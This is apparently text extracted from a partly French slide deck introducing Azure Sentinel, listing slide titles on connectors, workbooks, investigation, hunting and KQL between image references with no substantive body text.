


Tools in Azure: Azure Sentinel






Azure Sentinel: Les connecteurs






Azure Sentinel: les Workbooks






Azure Sentinel: Investigation






Azure Sentinel: Hunting







Azure Sentinel: KQL






Détection et Hunting avec Azure Sentinel












































Alert ID ↑↓

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
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
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
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











